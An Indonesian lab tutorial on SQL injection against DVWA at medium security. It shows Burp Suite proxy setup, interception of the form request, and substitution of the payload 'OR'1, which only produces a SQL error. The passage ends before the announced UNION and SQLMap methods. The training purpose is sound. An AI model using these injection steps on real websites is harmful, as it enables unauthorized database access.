

15. SQL Injection dengan SQLMAP

Disusun oleh :

Chaerul Umam, M.Kom (chaerul@dsn.dinus.ac.id)

Hafiidh Akbar Sya'bani (akbar@dinustek.com)

🔍 Information Gathering

Pada tampilan awal DVWA klik bagian SQL Injection


The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there's a navigation bar with links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (which is highlighted in green), SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main content area has a title 'Vulnerability: SQL Injection'. Below it is a form with a dropdown menu set to '1' and a 'Submit' button. To the right of the form, under 'More Information', there's a list of four links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>


Berbeda dengan SQL Injection pada level low, di level medium ini untuk mengambil data user digunakan dropdown untuk memilih ID user, sehingga penyerang tidak bisa menginputkan payload sql injection langsung ke text field.

Lalu bagaimana cara memodifikasi ID yang diinput agar bisa melakukan serangan dari ID tersebut? Disini bisa menggunakan burp suite.


Buka Burp Suite




Klik I Accept




Klik Leave



Klik next




Klik Start Burp



Tampilan Burp Suite

The screenshot displays the main interface of Burp Suite. The top navigation bar includes "Dashboard", "Project", "Intruder", "Repeater", "Window", and "Help". The "Dashboard" tab is selected. The main area features several panels: "Issue activity [Pro version only]" showing a list of vulnerabilities (e.g., Suspicious input transformation (reflected), SMTP header injection, Serialized object in HTTP message) with details like host and path; "Event log" showing system messages (e.g., "This version of Burp Suite was released over three months ago. Please consider upgrading."); and "Capturing" status. A banner at the top right encourages upgrading to Pro with the text "Time to level up? Catch more bugs with Burp Suite Pro" and a "Find out more" link.

Klik tab Proxy




Klik Proxy settings dan pastikan pada Proxy listeners terdapat alamat IP dan port yang running

IP dan port ini yang nanti akan dijadikan proxy oleh browser


A screenshot of the 'Proxy listeners' settings in Burp Suite. On the left, there are three buttons: 'Add', 'Edit', and 'Remove'. The main area shows a table with three columns: 'Running', 'Interface', and 'Invisible'. A single row is present, showing a checked checkbox in the 'Running' column, the 'Interface' column containing '127.0.0.1:8080', and an empty 'Invisible' column. A mouse cursor is positioned over the '127.0.0.1:8080' entry.

Kembali ke browser, pada Firefox masuk ke settings dan pada kolom pencarian ketikkan proxy




Didalamnya ganti “Use system proxy settings” menjadi “Manual proxy configuration”


Pada HTTP Proxy masukkan IP dan Port yang sebelumnya didapat dari Burp Suite lalu klik OK



Buka Burp Suite, aktifkan intercept dengan klik tombol “Intercept is off”



Kembali masuk ke browser, ke halaman SQL Injection lalu klik submit dengan ID 1



Akan muncul window burp suite seperti berikut

Burp Suite Community Edition v2023.1.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Request to http://172.16.0.33:4280

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: 172.16.0.33:4280
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://172.16.0.33:4280
10 Connection: close
11 Referer: http://172.16.0.33:4280/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=ac7464d7954232002c9383e23a7e1796
13 Upgrade-Insecure-Requests: 1
14
15 id=1&Submit=Submit
```

Hasil intercept di baris terakhir didapatkan nilai dari ID yang tadi diinputkan, namun dari sini nilai ID bisa diganti dengan payload yang diinginkan

Coba ganti value id yang tadinya 1 menjadi payload berikut

'OR'1

Pretty Raw Hex

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: 172.16.0.33:4280
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://172.16.0.33:4280
10 Connection: close
11 Referer: http://172.16.0.33:4280/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=ac7464d7954232002c9383e23a7e1796
13 Upgrade-Insecure-Requests: 1
14
15 id='OR'1&Submit=Submit
```

Klik forward

The screenshot shows the Burp Suite interface in the Proxy tab. A POST request is captured with the following headers:

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: 172.16.0.33:4280
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
```

Maka hasilnya kurang lebih akan seperti berikut

```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\'OR\'1' at line 1 in /var/www/html/vulnerabilities/sqli/source/medium.php:12 Stack trace: #0 /var/www/html/vulnerabilities/sqli/source/medium.php(12): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 /var/www/html/vulnerabilities/sqli/index.php(34): require_once('/var/www/html/v...') #2 {main} thrown in /var/www/html/vulnerabilities/sqli/source/medium.php on line 12
```

Ternyata payload SQL Injection biasa tidak dapat memberikan hasil, untuk kasus ini diketahui ada 2 cara yaitu menggunakan UNION based injection dan SQLMap


UNION based injection

Pada tampilan awal DVWA klik bagian SQL Injection




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main content area is titled "Vulnerability: SQL Injection". On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current category, highlighted in green), SQL Injection (Blind), Weak Session IDs, and XSS (DOM). Below the sidebar is a form with a dropdown menu set to "User ID: 1" and a "Submit" button. To the right of the form is a "More Information" section containing four links: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_Injection, and <https://bobby-tables.com/>.

Pada burp suite masuk ke tab Proxy




Kembali ke browser, pada Firefox masuk ke settings dan pada kolom pencarian ketikkan proxy

